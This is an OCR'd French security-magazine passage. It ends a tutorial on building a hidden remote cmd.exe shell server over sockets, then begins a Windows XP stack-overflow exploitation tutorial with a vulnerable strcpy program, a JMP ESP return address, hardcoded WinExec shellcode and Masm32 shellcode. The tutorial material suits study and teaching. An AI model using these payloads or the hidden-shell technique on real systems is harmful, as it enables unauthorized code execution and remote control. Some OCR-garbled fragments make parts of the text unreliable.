
Voici le code de ces deux fonctions que l'on pourra implémenter dans le même fichier que main() ou dans un header séparé au choix. La deuxième possibilité étant plus propre et plus modulaire:

```
DWORD WINAPI WriteThread(LPVOID lpParameter)
{
 char buffer[4096];
 DWORD dwWritten;

 while(1)
 {
  fgets(buffer, sizeof buffer, stdin);

   WriteFile(hInputWrite, buffer, strlen(buffer), &dwWritten, 0);
 }

  return 1;

}

DWORD WINAPI ReadThread(LPVOID lpParameter)
{
 char buffer[4096];
 DWORD dwRead;

  while(1)
 {
  ReadFile(hOutputRead, buffer, sizeof buffer - 1, &dwRead, NULL);
  buffer[dwRead] = 0;
  printf(buffer);
 }

  return 1;

}
```

La fonction WriteThread() attend la commande de l'utilisateur via la fonction fgets() qui la stocke dans la variable buffer. Cette commande est redirigée vers la console cmd.exe à travers notre pipe. De cette façon, c'est comme si nous écrivions directement dans la console.

La fonction ReadThread() permet de rediriger la sortie de la console vers notre programme afin que nous puissions lire les résultats. Ici, nous devons donc rediriger deux flux, le flux standard de sortie mais aussi le flux d'erreur au cas ou la commande entrée soit fausse car autrement, nous ne ne verrions pas l'erreur renvoyée par la console.

Une fois que ces deux fonctions sont lancées, elles redirigent les flux d'entrés de notre programme vers la console et les flux de sortie et d'erreur de la console vers notre programme et tout ceci à travers nos deux pipes.



Voici le résultat pour Windows XP

Voici le résultat pour Windows Vista

Remarque: Sur les screenshots, la fenêtre DOS correspondant au process cmd.exe que l'on appelle est affichée pour bien montrer qu'il est actif en tâche de fond. Bien sûr dans le code source du dessus, la fenêtre sera cachée.

Application de façon distante

Bon, maintenant que l'on sait rediriger des flux en local, on va se faire plaisir (\o/).

Ce qu'on a fait est déjà pas mal, mais on va aller plus loin afin de mettre en pratique ce que l'on vient d'apprendre. On va faire ça mais en remote en ajoutant la notion de reseau.

Pour cela, nous allons réutiliser le code précédent en y ajoutant les sockets. Le schéma de tout à l'heure se présente donc maintenant comme ceci:

Schéma de redirection de flux standard à distance

Récapitulatif

Notre programme de tout à l'heure se transforme donc en serveur. Une fois que l'on s'y est connecté, on envoie les commandes dos.
Le serveur les reçoit et les retransmet à son tour à la console windows via les pipes. Les réponses de la console sont redirigées vers le serveur qui nous renvoie les données.
Avec l'ajout des sockets, il y a donc une communication ajoutée entre le serveur et le client mais la partie locale avec les pipes reste identique.

Voici le code de main() avec les sockets (les deux fonctions WriteThread() et ReadThread() ne changeant pas) :

[Lien vers: source_article_redir_flux.c]

Pour se connecter au serveur, on peut recoder un client ou utiliser telnet. Il suffit alors de faire un: telnet [addrIP] [port] pour se connecter à l'ordinateur d'adresse IP [addrIP] où écoute notre serveur redirectThis.exe au port 666 par défaut.

Remarque: Une source de cppfrance très détaillée permet de coder soit même un client. Elle est listée dans les liens ci-dessous.

Voilà, on va s'arrêter là pour cet article. Pour ceux qui souhaitent aller plus loin avec les pipes et la gestion des flux, je conseille vivement l'article de Ivanlef0u sur son blog à l'adresse http://www.ivanlef0u.tuxfamily.org/?p=81.
Je précise aussi qu'il existe une autre manière de se créer un remote shell en bindant directement notre socket avec les I/O du processus cmd.exe. Cette technique marche mais elle est moins propre que d'utiliser les pipes comme le préconise la doc.

J'espère vous avoir apris des choses et vous dit à bientôt pour un prochain article ;).

Liens :

[Complément d'informations sur les flux standards]
* http://fr.wikipedia.org/wiki/Flux_standard

[Complément d'informations sur les pipes]
* http://www.ivanlef0u.tuxfamily.org/?p=81
* http://msdn2.microsoft.com/en-us/library/aa365780(VS.85).aspx

[Programmation avec les sockets en C]
* http://www.siteduzero.com/tuto-3-16131-1-manipulation-de-sockets.html
* http://www.cppfrance.com/codes/EXEMPLE-CONNEXION-CLIENT-SERVEUR-TCP_24791.aspx

Les stacks overflows sous Windows

[0vercl0ck]

On retrouve de plus en plus d'exploits basé sur des buffers overflow sur le net. Cependant, l'exploitation de ces derniers est parfois difficile notamment sous les systèmes Windows qui mettent en place différentes protections natives afin de protéger l'utilisateur.

Ce document à pour but de présenter l'exploitation des buffer overflow dans la pile sous Windows. Il se veut le plus complet possible et accessible à tous, c'est pourquoi la première partie reprendra les bases en décrivant le fonctionnement de la pile : comment est réalisée son initialisation, la manière dont elle alloue et libère de la mémoire puis son rôle dans les appels de fonctions. La deuxième partie montrera comment exploiter un débordement de tampon simplement sous Windows.
Nous verrons ensuite comment écrire nos propre shellcodes afin de les adapter à nos besoins dans le cas de contraintes sur l'exploitation. La dernière partie concerne les différentes méthodes de protections mises en place par Windows XP depuis le SP2, nous verrons leur fonctionnement et les méthodes permettant de les contourner, cette partie est la plus technique.
Tout d'abord, un petit rappel sur les IPs.
Commençons avec quelques indications :

-> Des notions d'assembleur et de C sont nécessaires pour comprendre correctement cet article.
-> Des connaissances sur le fonctionnement de Windows, notamment au niveau de l'organisation de la mémoire d'un processus vous aideront grandement. Vous pouvez vous référerez à (mettre lien ring3 ici)
-> OllyDbg [1] est un outil de debug très puissant et intuitif, son utilisation vous simplifiera la vie. Utilisez de préférence la version 2.0 alpha si des problèmes apparaissent avec la version 1.10.
-> Les codes C de cet article ont été compilés avec GCC version, les codes assembleurs ont été développés avec Masm32 [2], le compilateur assembleur de Microsoft.

La pile

Dans cette partie, nous allons aborder le fonctionnement de la pile (« stack » en anglais).
Lorsque votre binaire s'exécute, il est mappé en mémoire cela veut simplement dire que ses sections (voir le format PE [3]) sont alors présente en mémoire. Le processus dispose alors d'une pile et un tas (« heap » en anglais).
Ces deux espaces sont utilisés pour le stockage de variable. En effet la pile va permettre le stockage de variable locale temporairement, tandis que le tas est un espace où les variables allouées dynamiquement sont stockées (voir fonction malloc en C [4]).Notre pile va donc servir au stockage momentané d'information nécessaire à la communication entres les fonctions : les arguments passés à une fonction sont posés sur la pile avant l'appel de la fonction.
Ainsi on peut parler de « Stack overflow [5]» et de « Heap overflow [6]». Les heaps overflows n'étant pas abordés au cours de cet article.


La pile croit vers les adresses basses et est très importante pour l'appel des fonctions. Pour pouvoir appeler une fonction on doit poser sur la pile les arguments nécessaires a l'appel de la fonction.
Imaginons une fonction « helloWorld» prenant en argument un pointeur sur une chaine de caractères qui sera afficher de la façon suivante : « Hello x » (x étant la chaine pointée par le pointeur de chaine passé en argument à la fonction). En asm nous devrions opérer de la façon suivante :

```
push machaine
call helloWorld
```

La pile est toujours de type « LiFo » qui vient de l'anglais « Last in First out » autrement dit le dernier élément qui sera posé sur la pile sera le premier à être désempilé.
Afin de clarifier cela, on peut comparer la pile à une pile d'assiette : lorsque que l'on empile des assiettes, la dernière empilée sera la première à être retirée de la pile.
Prenons un exemple simple, soit le code asm suivant :

```
push 1337
push 11223344
push 3
push 4
pop eax
```

Nous pouvons alors esquisser l'état de la pile à la fin de ce code comme ci-dessous :



Etat de la pile après quelques push/pop

Il existe plusieurs registres utilisés dans le langage asm qui sont aussi très important, il s'agit du registre ESP, du registre EBP et enfin du registre EIP. Le registre ESP pointe en permanence sur le sommet de la pile, le registre EBP pointe sur la base de la pile. Lorsque nous faisons push 11223344, ESP est donc décrémenté de 4 de sorte à pointer sur la dernière donnée empilé à savoir 11223344 dans notre cas (n'oublions pas que la pile croit vers les adresses basses). En ce qui concerne le registre EIP c'est celui qui pointe sur la prochaine instruction à exécuter.

A présent vous avez les connaissances nécessaires sur la pile afin de continuer à lire ce papier.

Exploitations basiques d'un stack overflow

Le prologue et l'épilogue

Nous allons donc pouvoir entrer dans le vif du sujet, sachez que je mets a disposition une archive contenant l'ensemble des codes et sources [7].

Nous pouvons commencer à parler vulnérabilité. Pour commencer nous allons nous baser sur un code vulnérable. Celui-ci va créer un tableau de 10 caractères, nous allons ensuite y copier le contenu du premier argument passé au programme. Pour cela on utilise la fonction strcpy[8] de cette façon :

```
function(argv[1]);
void function(char* buf)
{
 char ownz[10];
 strcpy(ownz,buf);
}
```

Le code étant compilé classiquement :

```
%gcc% test.c -o vuln.exe
```

On pourrait se demander ce qui se passe si nous passons au programme un argument contenant plus de 10 caractères ? Il va se produire ce qu'on appelle un dépassement de tampon de l'anglais « Buffer Overflow [9]». Notre buffer étant alloué sur la pile, on l'appel donc « Stack Overflow ». Illustrons tout cela :

```
vuln.exe aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaa
```

Une fenêtre de dialogue apparaît alors, celle-ci nous annonce que notre programme a crashé à l'adresse 0x41414141. Afin de mieux comprendre le crash de l'application nous allons debogguer et désassembler notre exécutable avec OllyDbg[1]. Nous recherchons donc notre fonction vulnérable dans le code asm et nous tombons sur :

```
004012D7  /$ 55             PUSH EBP
004012D8  |. 89E5           MOV EBP,ESP
004012DA  |. 83EC 18        SUB ESP,18
004012DD  |. 8B45 08        MOV EAX,DWORD PTR SS:[EBP+8]
004012E0  |. 894424 04      MOV DWORD PTR SS:[ESP+4],EAX
004012E4  |. 8D45 F0        LEA EAX,DWORD PTR SS:[EBP-10]
004012E7  |. 890424         MOV DWORD PTR SS:[ESP],EAX
004012EA  |. E8 21050000    CALL <JMP.&msvcrt.strcpy>
004012EF  |. C9             LEAVE
004012F0  \. C3             RETN
```

Notre programme étant composé de fonction il est nécessaire de mettre en oeuvre une petite technique pour allouer une partie de la pile à une fonction, afin que cette fonction utilise comme bon lui semble.
Seulement lorsque nous arrivons à la fin de la fonction nous devons faire en sorte que le registre EIP pointe dans le code principal afin d'exécuter le programme et ses fonctions dans son intégralité. Pour cela une ruse à été mise en place, c'est celle de du prologue et de l'épilogue.

Lorsque le processeur va rencontrer l'instruction call, il va poser sur la pile la valeur du registre EIP et ensuite sauté sur la fonction à appeler. En clair l'instruction call est assimilable à la suite d'instruction suivante :

```
push EIP
jmp fonction
```


Nous arrivons à présent sur ce que l'on appel le « prologue ». Celui-ci correspond à la suite d'instruction suivante :

```
004012D7   /$ 55            PUSH EBP
004012D8   |. 89E5          MOV EBP,ESP
```

On empile la valeur du registre EBP, nous lui donnons ensuite la valeur de ESP qui pointe sur la valeur précédemment empilé à savoir la sauvegarde du registre EBP. Ceci permet de créer un espace sur la pile permettant à la fonction de l'utiliser normalement. Nous allons ensuite allouer de la place au sein de la pile grâce à l'instruction :

```
004012DA   |. 83EC 18       SUB ESP,18
```

Une fois l'allocation nous pouvons schématiser l'état de la pile comme ci-après.



Et
le prolo

Le programme suit alors son déroulement.

Une fois la fonction terminée nous devons revenir dans le code appelant, et donc dépiler la valeur sauvegardée du registre EIP.
Pour cela on utilise « l'épilogue » correspondant à l'instruction suivante :

```
004012EF   |. C9              LEAVE
```

Cette instruction est enfaite assimilable aux instructions suivante :

```
MOV ESP,EBP
POP EBP
```

Le pointeur du sommet de la pile devient donc le pointeur de base de la pile, et nous dépilons la sauvegarde d'EBP dans EBP bien sur. L'instruction RETN ce charge de dépiler la sauvegarde d'EIP dans EIP.

C'est ici que notre faille apparaît.
Imaginons que nous débordons de l'espace qui nous est allouer, on ré écraserait alors des données présentes dans la pile, tel que la sauvegarde de EIP. Si nous réécrivons cette sauvegarde, lorsqu'elle va être dépilée le registre aura donc une autre valeur, c'est ainsi que nous contrôlerons le flux d'exécution de notre programme.

Maintenant la faille comprise, nous pouvons mettre sur pied quelques exploitations. Il vous en est présenté trois dans la suite du papier. Pour exploiter la faille, nous utiliserons un shellcode. Le registre EIP se doit de pointer sur du code exécutable, le shellcode étant un code exécutable, nous nous arrangerons pour que le registre EIP pointe dessus afin de lancer son exécution. Mais avant cela définissons un peu ce terme :

Un shellcode est donc tout simplement une suite de valeurs hexadécimales correspondant aux opcodes des instructions à exécuter. Par exemple, pour l'instruction asm :

```
xor eax,eax
```

Nous obtenons les opcodes 31 et C0.

Le shellcode doit répondre à certaines contraintes (celles-ci dépendent souvent du contexte). Il doit entre autre ne pas contenir d'octet null (0x00). Tout simplement parce qu'il faut savoir que la fin d'une chaine est caractérisée par l'octet null à la fin de la chaine (pour une chaine ASCII). Or si la fonction strcpy[9] rencontre l'octet null cela signifiera que nous arrivons à la fin de la chaine, on va alors se retrouvez avec un shellcode incomplet copié dans la pile.

Voici à quoi peux ressembler un shellcode (trouvé sur milw0rm[10]):


```
«\x33\xC0\x64\x03\x40\x30\x78\x0C\x8B\x40\x0C\x8B\
x70\x1C\xAD»
«\x8B\x40\x08\xEB\x09\x8B\x40\x34\x8D\x40\x7C\x8B\
x40\x3C»
```

Nous pouvons à présent nous lancer dans l'exploitation du code vulnérable, après cette petite sensibilisation aux shellcodes qui seront abordés plus en détails dans la partie III.

Première exploitation

Nous allons commencer par l'exploitation la plus réaliste, et la plus « complexe ».
Tous d'abord nous devons trouver le nombre d'octet a envoyé pour déborder et réécrire la sauvegarde de EIP afin de faire planté le programme.

```
vuln.exe aaaaaaaaaaaaaaaaaaaaBCDE
```




Nous constatons bien que l'offset où le programme a planté est 0x45444343 autrement dit EDCB : nous avons donc bien réécrit la sauvegarde faite d'EIP. Il nous faut 20 octets pour sortir de notre espace et pour réécrire la sauvegarde du registre EBP. Nous allons donc procéder de la sorte :

```
['A' x 20][jmp esp][shellcode]
```

Les 'A' vont permettre de déborder de notre buffer. Lorsque le registre EIP va être dépilé (par le biais de l'instruction RETN) l'argument empilé par la fonction appelante sera toujours présent sur la pile et pointé par le registre ESP. En effet lorsque l'épilogue ainsi que l'instruction RETN vont être exécutés, le registre ESP pointera sur la base de la pile (pointée par le registre EBP) : autrement dit le registre ESP deviendra un pointeur sur la suite des données passées au programme.

Un petit schéma pour clarifier :



Le problème qui peut alors se poser c'est de trouver un endroit où l'on peut trouver cette instruction. Cet endroit doit être accessible par n'importe qu'elle processus. Pour ma part j'ai choisis de mener une petite recherche du coté des librairies chargées par tous les processus. Ma recherche fût fructueuse dans la librairie ntdll.dll[11].

Pour mener à bien notre recherche nous allons utiliser notre fidèle OllyDbg.

Il suffit de rechercher l'instruction JMP ESP dans la librarie et de récupéré son adresse. Pour cela on lance OllyDbg et on assemble une instruction JMP ESP, on récupère la suite héxadécimal :

```
FFE4
```

Maintenant nous allons pressez le bouton 'M' dans OllyDbg afin de lancer une recherche sur les opcodes récupérés précédemment, nous obtenons son adresse.


Nous avons donc notre adresse de retour, complétons notre plan d'attaque :

```
[aaaaaaaaaaaaaaaaaaaa][\xED\x1E\x95\x7C][shellcode]
```

Pour cet exemple j'ai utilisé un shellcode dit statique (les adresses des fonctions utilisées sont hardcodés) pour gagner de la place, le voici :

```
char shellcode[] = "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"

//mov edi,7c86136d l'adresse de WinExec est hardcodé, remplacer si necessaire.
"\xBF\x6D\x13\x86\x7C"

"\xE8\xFF\xFF\xFF\xFF\xCC\x44\x58\x83"
"\xC0\x0B\x6A\x05\x50\xFF\xD7"
"C:\\WINDOWS\\system32\\calc.exe";
```

Testons l'exploitation, un petit screenshot :



Peut-être vous vous demandez pourquoi je n'ai pas moi même coder mon shellcode ? Tout simplement parce que je pense que l'aspect exploitation est plutôt encourageant. Je tenterais de vous présenter le coding de shellcode basique et statique plus loin. Mais pour le moment exploitons. Notre shellcode est bien exécuté, notre calc.exe apparaît ! Nous avons donc bien contrôlé le flux d'exécution du programme.

Seconde exploitation


Place à la seconde exploitation, imaginons que notre shellcode soit trop grand pour être mis sur la pile, nous serions un peu bloqué avec notre ancien plan d'attaque, seulement voici un autre petit plan d'attaque. Nous allons utiliser le second argument comme stockage de nos instructions à exécuter. Nous exécuterons seulement une simple INT 3 soit l'opcode CC.

```
/--------------------Argv[1]-----------------------
----\   /Argv[2]\
[aaaaaaaaaaaaaaaaaaaa][\xED\x1E\x95\x7C][jmp      sur
l'argv[2]] [  0xCC   ]
```

A présent nous devons rechercher notre chaine passée en second argument, et pour cela nous allons utiliser comme d'habitude notre bon vieux OllyDbg. Nous sommes donc partit du principe qu'elle ne devait pas être loin de la première, Il suffit de tout simplement tracé quelques instructions pour connaître l'emplacement du premier argument afin de regarder aux alentours si le second argument n'était pas à la suite du premier.

Ensuite nous devons être capables de sauter de la pile au second argument justement. Pour cela c'est très simple nous allons éditer le code asm, y placer notre JMP mais OllyDbg va lui même calculer le décalage existant entres l'adresse où l'instruction est écrite et l'instruction où on sautera.

Détaillons et illustrons un peu cela. Voici un premier screenshot permettant de déterminer l'adresse de notre second argument, celui qui contiendra notre code éxécutable à savoir notre INT 3 :



Nous avons donc l'adresse 003E39EF qui pointe sur notre INT 3. Récapitulons un peu, nous allons réécrire la sauvegarde du registre EIP afin de sauter directement sur la pile, sur celle-ci on trouvera notre JMP sur le second argument qui sera alors exécuté. Maintenant nous allons créer notre JMP.

Pour le créer il est important de l'écrire à l'endroit où le JMP ESP sautera afin de ne pas avoir un décalage erroné. Pour ma part l'instruction JMP ESP m'emmène en 0022FF70. On ce place donc à cette adresse afin d'y poser notre JMP 003E39EF.

Voilà nous avons à présent toutes les informations nécessaires à notre exploitation. On récupère la suite hexadécimale bien sur pour l'intégrer dans notre exploit :

```
E9 7A 3A 1B 00
```


On complète notre plan d'attaque

```
[aaaaaaaaaaaaaaaaaaaa][\xED\x1E\x95\x7C][\xE9\x7A\
x3A\x1B] [\xCC]
```

Nous constatons bien la présence d'un null byte, seulement il faut savoir que la fonction strcpy va copier sur la stack le délimiteur de la chaine, si nous envoyons alors seulement 4octets le dernier sera donc un 0x00.

La fonction strcpy() copie la chaîne pointée par src (y compris le caractère `\0' final) dans la chaîne pointée par dest. Les deux chaînes ne doivent pas se chevaucher. La chaîne dest doit être assez grande pour accueillir la copie.

Nous lançons un test :



Nous arrivons bien sur notre INT 3 :).


Une petite remarque aussi, il me semble que windows contrôle la taille des arguments passés au programme. Pendant ma phase de test certains gros shellcodes (voisin des 300 octets) ne passaient pas, à vérifier …

Troisième et dernière exploitation

En ce qui concerne la dernière exploitation, une chose vraiment simple mais qui n'est pas inintéressante à mon avis. Imaginer une fonction dans votre exécutable qui n'est pas appelé lors de son exécution, tentons de l'appeler par le biais de la faille. Nous avons donc un plan d'attaque quelque peu différent qu'avant :

```
[aaaaaaaaaaaaaaaaaaaa][ret sur la fonction]
```

Et pour trouver l'adresse de cette fonction rien de bien compliquer, OllyDbg est encore là :



Nous voilà arriver à la fin de cette partie exploitation.

Maintenant que vous vous êtes amusez à exploiter tout cela il est temps d'avoir quelques bases concernant le coding de shellcode statique.

Le coding de shellcodes basiques statiques

Nous y voilà, afin d'exploiter au mieux un dépassement de tampon il est préférable de pouvoir exécuter des actions de nos goûts.

Il existe plusieurs types de shellcodes, les shellcodes dit statique les plus petits, les shellcodes dit générique, et les shellcodes polymorphiques[12].

Cependant on trouve des shellcodes génériques polymorphiques, le polymorphisme n'est qu'une évolution des shellcodes qui a été créer dans le but de bypasser les protections mises en place par les IDS[13] (abréviation de l'anglais « Intrusion Detection System »).
Ceux ci ne seront pas abordés dans cet article.

On appel shellcode statique, un shellcode qui va être utilisable sur une version de Windows précise, on ne pourra l'utilisé autre part (sauf exception) car il est statique.
Les adresses des fonctions sont directement écrites dans le shellcode contrairement à un shellcode générique qui lui va se débrouiller seul afin de récupérer l'image base de kernerl32.dll puis parser la dll à la recherche des fonctions GetProcAddress[14] et LoadLibrary[15].

Notre rôle est donc de coder votre action en asm en évitant les nulls bytes. C'est pour cela qu'il faut utiliser des instructions « égale » de pars leur action, mais avec des opcodes différents, petit exemple :

```
mov eax,0
xor eax,eax
```

C'est deux instruction font la même chose, mais possède des opcodes différents. Les techniques sont multiples et nombreuses, seule votre imagination vous contraint.

En ce qui concerne les chaines de caractères je n'ai pas expérimenter de nombreuses techniques, si ce n'est que de pousser sur la pile dword par dword la chaine, pas très pratique quand c'est une grande chaine, c'est pour cela que je me suis coder un petit script perl présent dans l'archive[7].

Je vous propose alors deux petits shellcodes statiques non optimisés codé par mes soins avec Masm32[2].

Un Shellcode qui va loader user32.dll, puis faire une MessageBox() et enfin un ExitProcess (comme les adresses sont harcodées pour MON système, il faudra surement les changer).

```
;Shellcode LoadLibrary(User32.dll), MessageBox(0vercl0k) &&
;ExitProcess hardcodé par 0vercl0k -[ http://0vercl0k.blogspot.com/.

.386
.model flat,stdcall
option casemap:none

.data
.code
 start:

  xor ebx,ebx
  xor eax,eax
mov ax,6c6ch

  push eax       ;ll
  push 642E3233h ; d.32
  push 72657375h ; resu

  mov edi,7C801D77h ; LoadLibraryA

  push esp
  call edi
  push ebx
  push 6B306C63h ; k0lc
  push 72657630h ; rev0
  mov ecx,esp

  push ebx  ;MB_OK
  push ecx  ;string
  push ecx  ;string
  push ebx  ;HWND

  mov edi,7E3D058Ah ;MessageBoxA
  call edi

  push ebx
  mov edi,7C81CDDAh ;ExitProcess
  call edi

end start
```

Tout d'abord nous devons mettre à zero les registres que nous allons utiliser à savoir ebx et eax.

